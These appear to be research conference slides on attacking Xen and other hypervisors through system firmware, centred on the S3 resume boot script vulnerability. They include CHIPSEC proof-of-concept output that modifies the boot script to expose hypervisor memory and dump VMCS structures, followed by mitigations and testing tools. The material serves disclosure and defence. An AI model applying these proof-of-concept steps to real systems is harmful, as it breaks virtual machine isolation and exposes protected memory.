
- ⚠ When VMM grants VM direct access to firmware or hardware interfaces
- ⚠ VM exploit doesn't always need to exploit firmware first through these interfaces
- ⚠ It may use firmware or hardware as a *confused deputy* and attack VMM through some function on behalf of firmware
- ⚠ Read excellent paper [Hardware Involved Software Attacks](#) by Jeff Forristal

Do Hypervisors Dream of Electric Sheep?

Vulnerability used in this section is [VU#976132](#) a.k.a. [S3 Resume Boot Script Vulnerability](#) independently discovered by [ATR](#) of Intel Security, Rafal Wojtczuk of [Bromium](#) and [LegbaCore](#)

It's also used in *Thunderstrike 2* by LegbaCore & Trammell Hudson

Waking the system from S3 “sleep” state



What is S3 boot script table?

A table of opcodes in physical memory which restores platform configuration

S3_BOOTSCRIPT_MEM_WRITE opcode writes some value to specified memory location on behalf of firmware

```
[378] Entry at offset 0x31B0 (len = 0x24, header len = 0x8):
Data:
02 02 00 00 00 00 00 00 04 a8 00 e0 00 00 00 00 | 00      ↵ p
01 00 00 00 00 00 00 00 00 38 0e 00              | 00      8J
Decoded:
Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
Width  : 0x02 (4 bytes)
Address: 0xE000A804
Count  : 0x1
Values : 0x000E3800
```


S3_BOOTSCRIPT_DISPATCH/2

S3_BOOTSCRIPT_PCI_CONFIG_WRITE

S3_BOOTSCRIPT_IO_WRITE

...

Xen exposes S3 boot script table to Dom0



Xen attack via S3 boot script

```
[+] Loaded chipsec.modules.poc.vmm.xen
[*] running loaded modules ..

[*] running module: chipsec.modules.poc.vmm.xen
[*] Module path: /home/user/xen_demo/source/tool/chipsec/modules/poc/vmm/xen.pyc
[x] [ =====
[x] [ Module: Xen VMM memory exposure
[x] [ =====
[uefi] Found 1 S3 resume boot-script(s)
[uefi] S3 resume boot-script at 0x00000000DBAA4000
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x8AD9
[*] Modifying system firmware S3 boot script to open Xen memory
[+] PASSED: The firmware S3 boot script has been modified. VMCS structures will be exposed after resume
```

Found S3 boot script
table in memory
accessible to Dom0

Changing the boot
script to access Xen
hypervisor pages

```
user@xen-demo2:~/xen_demo/source/tool$ sudo rtcwake -m mem -s 1
rtcwake: wakeup from "mem" using /dev/rtc0 at Sat Jul 25 00:02:18 2015
user@xen-demo2:~/xen_demo/source/tool$
user@xen-demo2:~/xen_demo/source/tool$ sudo python chipsec_main.py -m poc.vmm.vm_find
```

```
***** Chipsec Linux Kernel module is licensed under GPL 2.0
```

```
#####
##                                     ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##  I                                                         ##
#####
[CHIPSEC] Version 1.2.0
[CHIPSEC] Arguments: -m poc.vmm.vm_find
```

```
***** Chipsec Linux Kernel module is licensed under GPL 2.0
```

```
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP T
[CHIPSEC] Platform: 4th Generation Core Processor (Haswell U/Y)
[CHIPSEC]   VID: 8086
[CHIPSEC]   DID: 0A04
```

```
[+] loaded chipsec.modules.poc.vmm.vm_find
[*] running loaded modules ..
```

```
[*] running module: chipsec.modules.poc.vmm.vm_find
[*] Module path: /home/user/xen_demo/source/tool/chipsec/modules/poc/vmm/vm_find.pyc
[x] [ =====
[x] [ Module: Virtual Machines Analyser
```


```
[x] [ =====
[ ] Searching VM VMCS ...
[ ] Found Virtual Machine #1
[ ]   Extended Page Tables Address: 000000011EF6F01E
[ ]   Guest: CR0=8005003B CR3=390F6000 CR4=001426F0 RIP=FFFFFFFF81055165 RSP=FFFFFFFF81C03E90
[ ]   Host : CR0=8005003B CR3=1058BE000 CR4=001526F0 RIP=FFFF82D0801DE100 RSP=FFFF83011D117F90
```

Dumping Dom0
VMCS from memory
protected by EPT

DEMO
Attacking Xen
in its sleep



Déjà vu?



[Xen Owning Trilogy \(Part 3\)](#) by Invisible Things Lab

So these firmware vulnerabilities are exploitable **from privileged guest** (e.g. root partition, Dom0 ..)

What about use cases where guests must be strongly isolated from the root partition?



Tools and Mitigations

First things first - fix that firmware!

☢ Firmware **can be tested** for vulnerabilities!

`common.uefi.s3bootscript`

(tests S3 boot script protections)

`tools.smm.smm_ptr`

(tests for SMI pointer issues)

☢ Protect the firmware in system flash memory

`common.bios_wp`

`common.spi_lock`

...

(tests firmware protections in system flash memory)

Testing hypervisors...

- ⚠ Simple hardware emulation fuzzing modules for open source CHIPSEC
`tools.vmm.*_fuzz`
I/O, MSR, PCIe device, MMIO overlap, more soon ...
- ⚠ Tools to explore VMM hardware config
`chipsec_util iommu` (IOMMU)
`chipsec_util vm` (CPU VM extensions)

Dealing with system firmware attacks..

- ⚠ A number of interfaces through which firmware can be attacked or relay attack onto VMM
 - UEFI variables, SMI handlers, S3 boot script, SPI flash MMIO, FW update..
 - FW doesn't know memory VMM needs to protect

- ⚠ VMM need to be careful with which of these it exposes to VMs including to administrative (privileged) guests
 - Some need not be exposed (e.g. S3 boot script), some may be emulated and monitored

Conclusions

- Compromised firmware is bad news for VMM. Test your system's firmware for security issues
- Windows 10 enables path for firmware deployment via Windows Update
- Secure privileged/administrative guests; attacks from such guests are important
- Vulnerabilities in device and CPU emulation are very common. Fuzz all HW interfaces
- Firmware interfaces/features may affect hypervisor security if exposed to VMs. Both need to be designed to be aware of each other

References

1. CHIPSEC: <https://github.com/chipsec/chipsec>
2. Intel's ATR [Security of System Firmware](#)
3. [Attacking and Defending BIOS in 2015](#) by Intel ATR
4. [Hardware Involved Software Attacks](#) by Jeff Forristal
5. [Xen Owing Trilogy](#) by Invisible Things Lab
6. <http://www.legbacore.com/Research.html>
7. [Low level PC attack papers](#) by Xeno Kovah



Thank You!

